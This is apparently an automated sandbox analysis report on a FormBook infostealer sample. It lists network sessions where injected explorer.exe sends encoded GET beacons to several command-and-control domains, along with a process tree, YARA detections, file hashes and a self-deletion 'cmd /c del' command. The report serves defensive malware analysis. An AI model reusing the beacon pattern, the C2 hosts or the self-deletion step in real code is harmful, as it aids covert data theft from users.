20 20 2e 6e 67 2d 68 69 64 65 3a 6e 6f 74 28 2e 6e 67 2d 68 69 64 65 2d 61 6e 69 6d 61 74 65 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 6e 67 5c 3a 66 6f 72 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 69 6d 61 74 65 2d 73 68 69 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 63 68 6f 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4f 6f 70 73 2c 20 73 6f 6d 65 Data Ascii: <!DOCTYPE html><html lang="en-us" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-schema# sioc: http://rdfs.org/sioc/ns# sioct: http://rdfs.org/sioc/types# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema#"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <style type="text/css"> @charset "UTF-8"; [ng\:cloak], [ng-cloak], [data-ng-cloak], [x-ng-cloak], .ng-cloak, .x-ng-cloak, .ng-hide:not(.ng-hide-animate) { display: none !important; } ng\:form { display: block; } .ng-animate-shim { visibility: hidden; } .ng-anchor { position: absolute; } </style> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title>Oops, some

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49751	119.81.95.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:55:20.305771112 CEST	6681	OUT	GET /bp3i/?o6tTHHhh=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8EtbmnhqlSQaIYanfFQnQ==&3fuD_=S2MtYLGX0vFd HTTP/1.1 Host: www.purpleqube.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:55:20.505008936 CEST	6681	IN	HTTP/1.1 302 Found Date: Fri, 11 Jun 2021 06:55:20 GMT Server: Apache Location: https://www.purpleqube.com/bp3i/?o6tTHHhh=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8EtbmnhqlSQaIYanfFQnQ==&3fuD_=S2MtYLGX0vFd Content-Length: 325 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 70 75 72 70 6c 65 71 75 62 65 2e 63 6f 6d 2f 62 70 33 69 2f 3f 6f 36 74 54 48 48 68 68 3d 49 6b 51 75 43 46 6c 37 4d 43 66 42 52 6a 2f 56 7a 2b 6f 39 53 5a 4b 75 34 7a 51 65 50 2b 35 48 51 4c 78 38 57 55 63 4a 62 65 56 6b 74 45 57 31 39 77 45 64 41 38 45 74 62 6d 6e 68 71 6c 53 51 61 49 59 61 6e 66 46 51 6e 51 3d 3d 26 61 6d 70 3b 33 66 75 44 5f 3d 53 32 4d 74 59 4c 47 58 30 76 46 64 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49752	184.175.83.64	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:55:25.861802101 CEST	6682	OUT	GET /bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=IptNrmuXUVaV/Z9910/N9dyZxtPI5jyScGKXmfxiWqbBXO2QZbfIAu6+lQXyF1DTVkAc6YCxuQ== HTTP/1.1 Host: www.middreampostal.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:55:27.224795103 CEST	6683	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://middreampostal.com/bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=IptNrmuXUVaV/Z9910/N9dyZxtPI5jyScGKXmfxiWqbBXO2QZbfIAu6+lQXyF1DTVkAc6YCxuQ== Content-Length: 0 Date: Fri, 11 Jun 2021 06:55:26 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49753	150.95.255.38	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:55:32.021022081 CEST	6684	OUT	GET /bp3i/?o6tTHHhh=G/6vsm0KxG9qmRdgnTa4hWK9fX8ri3vqlPmeKNZjc+yTORxazFkMTyGVd6qzkwgGx7fuosCohA==&3fuD_=S2MtYLGX0vFd HTTP/1.1 Host: www.xn---yado-8e4dze0c.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:55:32.328037977 CEST	6684	IN	HTTP/1.1 302 Found Date: Fri, 11 Jun 2021 06:55:32 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Location: http://dfltweb1.onamae.com Content-Length: 210 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 64 66 6c 74 77 65 62 31 2e 6f 6e 61 6d 61 65 2e 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49754	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:55:37.621895075 CEST	6685	OUT	GET /bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=+tA82deiMnBv5x6tQvXabF4qHjy6FJLdLGXe/FevxPH8etKnEP6uMBOxOd785YA8v1+XbYT2uw== HTTP/1.1 Host: www.oceancollaborative.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:55:37.868011951 CEST	6686	IN	HTTP/1.1 302 Found Server: nginx/1.16.1 Date: Fri, 11 Jun 2021 06:55:37 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://afternic.com/forsale/oceancollaborative.com?utm_source=TDFS&utm_medium=sn_affiliate_click&utm_campaign=TDFS_GoDaddy_DLS&traffic_type=TDFS&traffic_id=GoDaddy_DLS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 5t2CmTUhKc.exe PID: 6368 Parent PID: 5932

General

Start time:	08:53:36
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\5t2CmTUhKc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\5t2CmTUhKc.exe'
Imagebase:	0x400000
File size:	225177 bytes
MD5 hash:	116E736BA00FCA4B8499C4DF00796454
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.342749345.0000000002290000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.342749345.0000000002290000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.342749345.0000000002290000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: 5t2CmTUhKc.exe PID: 6432 Parent PID: 6368

General

Start time:	08:53:37
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\5t2CmTUhKc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\5t2CmTUhKc.exe'
Imagebase:	0x400000
File size:	225177 bytes
MD5 hash:	116E736BA00FCA4B8499C4DF00796454
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.416256071.0000000000870000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.416256071.0000000000870000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.416256071.0000000000870000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.416309209.00000000009F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.416309209.00000000009F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.416309209.00000000009F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.415990324.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.415990324.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.415990324.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.338823641.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.338823641.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.338823641.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 6432

General

Start time:	08:53:42
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: help.exe PID: 7136 Parent PID: 6432

General

Start time:	08:54:15
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x13b0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.597396860.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.597396860.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.597396860.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.597782419.0000000000750000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.597782419.0000000000750000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.597782419.0000000000750000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.597893599.0000000000780000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.597893599.0000000000780000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.597893599.0000000000780000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5696 Parent PID: 7136

General

Start time:	08:54:17
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\5t2CmTUhKc.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5688 Parent PID: 5696

General

Start time:	08:54:17
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis